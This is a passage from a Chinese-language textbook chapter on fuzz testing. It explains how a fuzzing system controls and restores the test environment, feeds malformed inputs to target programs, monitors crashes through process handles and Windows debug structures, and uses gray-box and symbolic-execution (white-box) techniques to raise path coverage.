


图 6-7 数据交换过程描述




图 6-8 客户端与服务器端交互的过程

节点，最终在与服务器端的动态交互过程中生成完整的测试用例。

6.3.2 环境控制技术

环境控制模块的功能是控制测试对象的运行，将生成的测试用例强制输入给测试对象，维护测试对象运行所需的环境，其中用到的方法与技术在本书中统称为环境控制技术，按照功能划分可分为 3 类：运行环境维护技术、程序运行控制技术、数据强制输入技术。

1. 运行环境维护技术

当环境控制模块与测试对象运行在同一个操作系统中，或者在测试对象运行的操作系统中运行了环境控制模块的代理终端时，环境控制模块可以对测试对象运行的环境进行控制与维护。测试对象对测试数据的处理可能还与其他环境因素有关，测试过程中产生的注册表键值、配置文件、日志文件与临时文件等都可能影响后续测试对象的运行。为了消除前期测试对后续测试造成的不良干扰，运行环境维护采用了快照备份、注册表恢复、文件恢复等技术支撑运行环境的恢复维护。

快照备份是虚拟机的常用技术，如使用 QEMU 的 savevm 和 loadvm，能够保存虚拟

机系统的文件系统状态(包括磁盘文件和注册表)、内存运行状态、CPU 状态,除了外部网络环境状态之外的其他所有与测试对象相关的内部环境状态都能够被记录保存。采用这项技术需要在测试每个用例时重新加载虚拟机快照,还原出保存的快照系统,然后从外部获取测试样本文件,获取渠道可以是光盘镜像或者网络,最后启动测试例程。每次还原保存的快照虽然需要一定的额外开销,但还原的快照系统是最纯粹的不受干扰的环境系统。

注册表恢复技术是指在运行完一个测试用例之后,还原出运行该测试用例前的注册表信息。通过监测 Word、PowerPoint 等软件的运行过程发现其有大量的注册表操作,这些操作包括查询注册表和修改注册表,大部分的操作并不会对下一测试用例的运行产生影响。但是,当 Word 打开一个格式异常的文件时,会在注册表中记录相关日志,下一次再打开时查询到该异常,导致执行了其他的代码,弹出窗口提示用户以安全模式打开,或者提示用户恢复文件等。考虑到注册表对测试对象运行的影响特点,环境控制模块除了可以备份整个注册表并在下次运行时全部恢复外,还可以定位对后续运行有影响的注册表键,只需在下次测试用例运行之前恢复或删除这些注册表键即可,这种方式的系统负载较小,性能较高,但需要前期对目标软件进行有针对性的分析。

文件恢复技术是指在运行完一个测试用例之后,还原出运行该测试用例前的文件系统。通过监测 Word、OpenOffice 等软件的运行过程发现其有大量的临时文件生成和配置文件操作,这些操作包括创建、打开、读写、关闭、删除文件,大部分的操作并不会对下一测试用例的运行产生影响。但是,当 OpenOffice 打开一个格式异常的文件并发生崩溃时,会在 registrymodifications. xcu 文件中记录相关信息,下一次再打开时查询到该异常,导致执行了其他分支的代码,弹出窗口提示用户上次的错误信息。环境控制模块通过备份 registrymodifications. xcu 文件,并在每个测试用例测试完成之后恢复该文件可以消除这种影响。另外,将文件属性设置成只读也是一种方式,但这种方式必然也会影响到其他执行分支,如写日志文件失败进入其他异常。除了使用快照备份的方式,要恢复测试过程中所有被修改的文件具有一定的挑战性,测试对象的差异导致了算法逻辑上的复杂,必然影响到测试的性能,同样只需定位对后续运行有影响的文件,在下次测试用例运行之前恢复或删除这些文件即可。这种方式的系统负载较小,性能较高,但需要前期分析找出具有影响能力的文件。

2. 程序运行控制技术

程序运行的控制是指测试程序运行在本地系统下(非互联网上的网络服务,可以是自己搭建的网络服务)对程序的启动、暂停、调试、修改、终止等控制,实现这些控制功能的技术统称为程序运行控制技术。这些控制技术在不同的控制模式下采用不同的方法与技术实现。下面分别介绍本地模式和虚拟机模式下的程序运行控制技术。

当环境控制模块采用本地管理模式对测试对象进行控制时,环境控制模块可以通过 Windows 系统内置的 CreateProcess 系列的 API 系统调用创建测试对象进程,也可能通过 cmd、shell 等应用启动测试对象进程,并获得进程句柄。通过进程句柄,环境控制模块可以实现测试对象进程的调试控制,能够暂停程序的运行,并修改进程内存,提供内存 Fuzz 的基本技术支撑。通过进程句柄,环境控制模块可以使用系统提供的接口终止程序的运行,终止条件是当前测试用例测试结束,可以是超时结束或发现异常后结束等其他因

素。此外,通过环境控制模块提取的数据,还能够为状态监控模块准备资源,包括网卡绑定对象、调试线程、文件句柄等。图 6-9 给出了一些典型的进程管理的 API 接口。

	创建进程	杀死进程	查找进程	遍历进程模块
Windows 系统API	CreateProcess	OpenProcessToken LookupPrivilegeValue AdjustTokenPrivileges OpenProcess TerminateProcess	CreateToolhelp32Snapshot Process32First Process32Next	OpenProcessToken LookupPrivilegeValue AdjustTokenPrivileges OpenProcess EnumProcessModules
Linux 系统调用	fork	kill	访问/proc目录	query_module
	clone	exit		
其他工具	Python解释器提供的subprocess模块	Python解释器提供的subprocess模块		
	批处理命令或脚本	Windows下tskill程序	Windows下tasklist程序	Windows下tasklist程序
	Shell命令或脚本	Linux下的ps程序	Linux下的ps程序	Linux下的pmap程序

图 6-9 进程管理 API


当模糊测试系统采用虚拟化技术运行测试对象时,测试对象的控制工作可以在 Host OS 中进行,并通过虚拟化软件提供的接口对 Guest OS 中运行的测试对象的运行环境进行管理。测试对象的启动使用自启动技术,将其设置成开机自启动,测试对象的启动与结束即可用虚拟机镜像的启动与结束来实现。另外,在虚拟机软件支持快照的条件下,可以利用快照加快镜像启动过程。这种方法中,测试对象在虚拟机每次启动过程中只执行一次,并且每次执行的初始状态完全一致,使得后续的分析过程能避免复杂环境因素的干扰。如果模糊测试系统采用的虚拟化软件是 VMWare,可以在虚拟机镜像中预装代理软件,并采用自启动技术启动代理,然后通过网络控制代理对 Guest OS 中的环境进行管理,也可以使用 VMWare 提供的接口启动代理进程。当虚拟化软件是 QEMU 等开源软件时,除了使用代理之外,还可以通过定制 Hypervisor 层对 Guest OS 上的测试对象运行环境进行控制。

3. 数据强制输入技术

测试对象的差异导致接收输入的方式具有多样性,主要有网络、文件、计算机外设等形式。网络形式主要针对网络服务程序,如 FTP 服务器、HTTP 服务器等,环境控制模块将生成的畸形协议数据包强行发送给服务程序进行测试;文件形式主要针对文件解析软件,如 Word、Adobe Reader、音视频播放器、图片查看器等,环境控制模块将强制运行目标软件以打开畸形数据文件;外设输入包括鼠标和键盘,常用于 UI 测试,通过模拟鼠标、键盘操作强制点击界面或输入字符,这一类在漏洞挖掘领域较为少见。测试数据输入的方式根据测试对象以及测试环境的不同,分为网络、文件、用户操作等多种方式,根据这些差异可将数据强制输入技术分类为网络数据输入技术、文件数据输入技术和用户操作输入技术,另外还有内存 Fuzz 中用到的内存数据修改技术。

1) 网络数据输入技术

当目标软件对外界提供网络服务时,测试数据通过网络形式强制发送给被测目标,被测目标受迫接收畸形数据,并对数据进行处理。环境控制模块根据测试对象提供服务的网络地址、端口、协议类型,强制与测试目标创建网络连接,并发送测试数据到目标,这需



要对目标协议有初步了解,如 TCP 需要采用 TCP 的协议进行连接,UDP 需要使用 UDP 的形式进行连接的创建。如果不是为了测试目标处理异常连接的能力,在单次测试完毕后还需要将网络连接断开,避免过多的连接造成其他干扰。另外,多次测试之间应该考虑时间间隔和发包数量,避免被目标识别为 DDoS 攻击加入黑名单。当然,如果测试对象部署在模糊测试系统内部,并且能被模糊测试系统所控制时,可以通过配置消除这些影响。

另外,网络数据的输入环境较为复杂,需要考虑复杂的网络环境,除了网络地址、端口信息之外还需考虑多次交互的情况,测试对象提供服务的过程可能需要与环境控制模块进行多次交互,此时环境控制模块首先将交互过程状态与测试对象返回的数据提交给数据生成模块,数据生成模块根据环境控制模块提交的状态与数据结合多阶段数据类型的描述,生成下一阶段的数据。通过这一过程,模糊测试系统能够针对测试对象提供的网络服务与业务流程进行深入的测试。比如 FTP 服务器需要登录授权,SMTP 或者 POP3 等邮件协议也需要登录,网络数据输入技术需要根据测试目标的特性定制数据输入过程。

2) 文件数据输入技术

当测试对象的输入与输出主要以文件作为载体时,环境控制模块需要将文件输入到测试对象。环境控制模块将文件输入到测试对象主要有两种方式:一种是在测试对象启动时,将文件路径作为命令行参数传递给测试对象;另一种是在测试对象已经启动的情况下,通过进程间交互机制控制测试对象进程打开目标文件。

在前一种方式中,最常见的方式是通过构建包含测试对象路径与目标文件路径的命令字符串,并调用 cmd、shell 等程序执行该字符串。该方式简单灵活,能够处理大部分文件目标输入到测试对象的情况。如果在模糊测试过程中不希望出现大量的 cmd 进程,也可以直接利用 CreateProcess 系列 API 直接创建测试对象进程,并将目标文件作为参数传递给测试对象进程。此外,还可以利用操作系统的默认打开方式机制调用测试对象打开目标文件,该过程可以用鼠标双击事件触发,也可以用 Python 的 os. startfile 方法启动。

后一种方式需要根据测试对象的实际情况定制控制方式。如果测试对象支持 COM 接口,环境控制模块可以通过 COM 接口控制目标对象打开目标文件。如果测试对象有自己的窗口,并且提供了图形化的界面支持文件打开功能,环境控制模块可以尝试通过向测试对象进程发送消息的方式将目标文件输入给测试对象。此外,环境控制模块还可以采用模拟用户操作发送系统消息、直接调用测试对象中相应的函数等方式将目标文件输入给测试对象。

3) 外设输入技术

许多软件包含图形界面,模糊测试系统也可以通过设计合适的输入数据与数据交互模式通过软件的图形界面对软件功能进行测试。输入用户操作包括键盘操作和鼠标操作,键盘输入包括字符(字母、数字、标点、空格)输入、控制键输入(Shift、Ctrl)、删除键、方向键等,鼠标操作包括左、中、右键的单击、双击操作以及位置的移动,这些输入可以通过模拟输入实现,Windows 为这些操作提供了相应的 API 接口。

另外,鼠标和键盘输入的序列需要预定义变异规则,包括字符序列、点击次数、控制时间差以区分单击双击。而且输入的位置需要对界面的编辑框位置、大小范围或者唯一标

识进行识别，以得到正确的输入对象，避免张冠李戴，这些需要遍历 Windows 操作系统的窗口，识别窗口所属进程、窗口类型等进行筛选，当然需要前期的分析基础作为判别依据。

4）内存修改技术

内存修改技术应用于内存 Fuzz，其目标是为了提高模块测试的速度与针对性。环境控制模块通过直接修改测试对象执行过程中的内存状态，使得模糊测试可以避免那些每次测试过程中测试对象都会执行的，但又不存在漏洞或者不是用户感兴趣的执行过程，从而提高模糊测试的效率。修改内存时，将控制进程附加到被测对象进程，获取进程内存的读写权限（可以是修改进程内存的读写属性），识别出敏感的内存位置，对特定内存位置的数据进行变异作为畸形输入。内存的修改有现成的技术，保存运行现场用于变异后的多份数据测试、识别内存中的敏感位置、变异后的内存如何与程序启动前的状态和输入建立联系是内存 Fuzz 面临的难点。

6.3.3 状态监控技术

模糊测试系统在执行模糊测试时需要对测试对象的生命周期、执行状态、异常状态与输入输出进行监控。对测试对象进行监控主要的目的是判断测试对象是否出现异常，如果出现异常，则保存异常状态与异常对应的输入数据与环境状态。此外，对程序运行过程中的状态进行监控还可以指导环境控制模块对测试环境与测试对象进行更准确的控制，或者指导数据生成模块生成更有效率的测试数据。根据监控类型的不同，状态监控所采用的技术可以分为生命周期监控技术、输入输出监控技术和执行状态监控技术。

1. 生命周期监控技术

在模糊测试过程中，测试对象接收输入的测试数据必须满足如下条件：测试进程完成了必要的初始化过程，并且没有处于僵死状态。这需要状态监控模块对测试对象的生命周期进行监控，在 6.3.2 节关于环境控制模块的介绍中，可以发现测试对象一般作为环境控制模块的子进程或者子孙进程被启动，因此环境控制模块能够获得测试对象的进程句柄，通过该句柄状态控制模块可以判断进程（Linux）或进程主线程（Windows）的运行状态。通过进程句柄获得的进程或进程主线程运行状态只能指示测试对象是否正在运行、等待或已经僵死，不能指示测试对象是否已经完成初始化准备工作并开始正常提供服务。此时，状态监控模块可以根据测试对象的实际情况选择监控技术。

当测试对象对外提供网络服务时，状态监控模块可以发送预先设置的数据包，根据返回的信息（如错误码等）判断测试对象是否已经正常运行。当测试对象提供了 COM 接口时，环境控制模块会采用 Coinitialize 方式实现对测试对象进程的同步，在同步过程完成后，环境控制模块能够通过 COM 接口判断测试对象当前的状态。此外，如果环境控制模块在启动测试对象进程时获得了调试权限，状态监控模块可以通过操作系统或硬件提供的调试接口获取测试对象当前所处的状态。

监控测试对象的生命周期除了可以判断软件是否处于正常的运行状态下，还可以判断程序是否出现异常。大部分软件在开始运行后不会自动终止，直到它收到终止命令或遇到不能处理的异常。因此，监控测试对象的生命周期可以判断它是否出现了异常。事实上这种方法简单易行并且很有效。

2. 输入输出监控技术

获取程序生命周期状态信息可以支持对测试对象的基本控制,但是如果想了解测试对象功能流对程所处的阶段,需要对测试对象的行为进行更细粒度的监控。程序的输入与输出主要通过异步过程与系统提供的I/O设备(包含文件)进行交互,对程序的输入输出进行监控简单易行,方法通用性较好,同时不会影响程序的执行过程,因此得到了广泛的应用。

与程序输入输出相关的I/O设备包含网卡、打印机、磁盘等。在Windows下,这些设备被分类为字符设备与块设备,并提供了统一的硬件驱动层屏蔽设备之间的差异。在Linux下,这些I/O设备被统一视作文件,并用统一的文件系统进行管理。在这里,以Windows下狭义的文件为例介绍监控程序输入输出的方法,这些方法在很多情况下同样适用于Linux下的文件系统。

异常处理是现代软件先进性的重要体现,程序在遇到异常时一般会生成一个崩溃文件记录此次崩溃的一些关键信息,或者会向日志文件中添加记录。程序生成的崩溃文件一般在固定的位置,并且文件名满足一定的约定。因此,环境监控模块可以根据崩溃文件创建的时间判断测试对象是否出现了新的崩溃,并且通过估计确定对应输入数据的可能范围。

当测试对象的输出包含日志文件时,状态监控文件可以通过轮询的方式读取日志文件最新的记录,获取测试对象的运行状态,其中包括异常的相关信息。当测试对象遇到严重错误导致该异常没有记录时,可以通过访问Windows或Linux系统日志判断是否出现异常。值得注意的是,Windows操作系统与Linux操作系统都包含多种系统日志,通过对这些日志信息的解析,可以得到测试对象运行状态、网络流量等方面的信息。

除了对文件进行监控外,状态监控模块还可以对注册表、网络流量、系统Dump文件等进行监控,监控的粒度可以根据测试对象的实际情况与测试目标决定。

3. 执行状态监控技术

当模糊测试系统发现了测试对象发生崩溃时,分析人员可能已经厌烦了对大量的引发崩溃的测试数据采用人工调试的方式进行进一步分析,此时需要对测试对象的崩溃进行初步的分析与处理。这需要对测试对象崩溃进行初步的筛选,崩溃发生时测试对象的执行状态信息有助于对程序崩溃进行初步筛选。

崩溃发生时程序的运行时栈包含了大量程序状态信息,状态监控模块通过异常捕获技术与调试技术等状态监控技术提取程序崩溃时栈的数据结构、寄存器状态、异常链等信息,为测试用例的筛选提供支持。图6-10描述了在调试状态下Windows 7操作系统异常相关的数据结构。

此外,状态监控模块提取的执行状态信息能够支持对程序执行逻辑的深入分析,分析的结果能够指导数据生成模块生成更有针对性的测试数据。例如,具备自反馈能力的模糊测试就需要使用此项技术。

```
typedef struct _DEBUG_EVENT {
 DWORD dwDebugEventCode;
 DWORD dwProcessId;
 DWORD dwThreadId;
 union {
  EXCEPTION_DEBUG_INFO          Exception;
  CREATE_THREAD_DEBUG_INFO  CreateThread;
  CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;
  EXIT_THREAD_DEBUG_INFO        ExitThread;
  EXIT_PROCESS_DEBUG_INFO       ExitProcess;
  LOAD_DLL_DEBUG_INFO           LoadDll;
  UNLOAD_DLL_DEBUG_INFO         UnloadDll;
  OUTPUT_DEBUG_STRING_INFO  DebugString;
  RIP_INFO              RipInfo;
 } u;
} DEBUG_EVENT, *LPDEBUG_EVENT;
```

```
typedef struct _EXCEPTION_DEBUG_INFO {
EXCEPTION_RECORD ExceptionRecord;
DWORD          dwFirstChance;
} EXCEPTION_DEBUG_INFO, \
*LPEXCEPTION_DEBUG_INFO;
```

```
typedef struct _EXCEPTION_RECORD {
DWORD              ExceptionCode;
DWORD              ExceptionFlags; struct
_EXCEPTION_RECORD  *ExceptionRecord;
PVOID              ExceptionAddress;
DWORD              NumberParameters;
ULONG_PTR          ExceptionInformation\
[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD, *PEXCEPTION_RECORD;
```

图 6-10　Windows 7 异常调试数据结构

6.4　模糊测试优化方法

传统的模糊测试采用黑盒测试的思想，其数据生成策略仅将输入接口的语法作为测试数据生成的依据，其优势是不需要了解程序内部的执行过程，但效率较低。现有软件安全性分析的研究已经将多项综合技术方法与模糊测试结合起来，并取得了较好的效果，这些优化方法包括灰盒模糊测试、混合符号执行、基于反馈的模糊测试，其优化思路都是以路径覆盖率为指导，降低生成测试用例的冗余度，减少等价测试用例数量。

6.4.1　灰盒模糊测试

灰盒模糊测试方法是通过逆向分析程序二进制代码和输入数据的标准格式，生成有针对性的违背数据格式规范的测试数据，从而提高模糊测试的效率。评价模糊测试效率的一个关键指标是路径覆盖率，灰盒模糊测试通过分析程序二进制代码为每条执行路径设计唯一的测试用例，能够以最少的代价覆盖程序全部可达路径代码，通过生成每一类的违反数据格式规范的数据，能够有针对性地测试程序对每一类违例输入的错误处理能力。

灰盒模糊测试的主要功能原理如图 6-11 所示，尽管没有程序源代码，对程序的二进制代码进行反汇编得到的汇编语言也能揭示程序的执行细节以及程序的输入输出，通过静态逆向分析、动态污点传播分析的结合，可以恢复一定的输入数据格式，在格式语义上能够限定敏感字段进行有针对性的测试。另外，通过逆向分析可以获得部分敏感字段的




图 6-11　灰盒模糊测试功能原理

边界取值，在畸形数据生成过程中可以指导字段的变异取值，包括边界内、边界、边界外的字段取值。

通过程序预分析的方法能够限定变异字段的范围，以及优化字段变异的取值范围，降低样本空间的容量，从而提高模糊测试的效率。例如，针对 bmp 样本格式，变异字段应该重点关注文件格式头，包括属性、长、宽、版本等具有逻辑意义的字段，而其中的 rgb 像素点数据并非关注的重点，只需做少许变异进行测试。再如，通过逆向分析得到 cmp eax，8 这类比较指令，且发现输入与 eax 相等，那么对于输入应该分为负数、[0，7]、8、大于 8 这 4 种情况，每种情况可取两个值进行测试，无须遍历所有可能值。当然其中如果涉及更复杂的运算和多项逻辑组合，简单的逆向分析难以满足需求，可以结合混合符号执行。

6.4.2 白盒模糊测试

符号执行已在前面章节有所介绍，结合符号执行的技术方法可以提高模糊测试的效率。通过静态分析能够获得输入中敏感字段的位置，而字段的取值除了遍历和随机取值之外，还可以通过符号执行的方法进行优化。通过分析程序指令，将程序中内存与寄存器的值表示为输入变量的表达式，然后联立每个分支语句所代表的约束表达式，再用符号执行技术求出程序执行各路径分支的一个满足条件的测试用例。通过这些测试用例，模糊测试系统可以更多地覆盖程序的各个代码分支，在减少测试用例的同时提高代码覆盖率。这种方法也称为白盒模糊测试。

符号执行的符号表达式可以通过静态分析提取，也可以在动态运行过程中对程序代码进行插桩分析，提取表达式和约束条件。静态分析更适用于模块内的分析，跨模块的分析可能面临数据关系建立难题，比如 call eax 这类调用，需要预测调用的具体函数才能建立模块间的数据关系，而且部分未被符号化的内存和寄存器的值无法在静态分析中获取，加大了表达式求解的难度。通过在动态执行过程中进行代码插桩，提取表达式和约束条件进行求解是可行性比较高的一种方案，通过对当前路径分支条件取反的方式构造新的测试数据。由于程序的执行路径由程序的分支条件决定，如 if(input[0]=='b')语句说明 input[0]是否为'b'决定了程序下一条指令是否被执行，将全部分支语句的约束联立起来，就能求解出当前执行路径的输入数据需要满足的条件。当改变了某个分支的约束后，就能得到另一条路径执行时输入数据需要满足的约束，依次改变程序的分支条件，就能遍历程序所有路径，这种方法也被 Patrice Godefroid 称为 flip 方法，图 6-12 即他在论文中给出的基本原理图。

对于函数 top 来说，要遍历其所有可能的路径，需要对其 4 条分支语句依次进行 flip，并得到响应的输入数据求解结果。图 6-12 描述了通过 flip 方法得到能够遍历 top 函数所有路径的输入数据的过程。

从上面的描述中可以看出，flip 方法可以从最后一个分支语句开始翻转，也可以从第一个分支语句开始翻转。一般来说，从最后一个分支语句开始翻转，模糊测试会更有针对性，特别在我们已经确定测试对象某个模块或者某部分指令可能存在问题的情况下。但是在没有特定目标的情况下，采用从第一个分支开始翻转的方法也许会有意外的效果，有兴趣的读者可以尝试分析在采用这种策略时图 6-12 中测试用例生成的过程是怎样的。

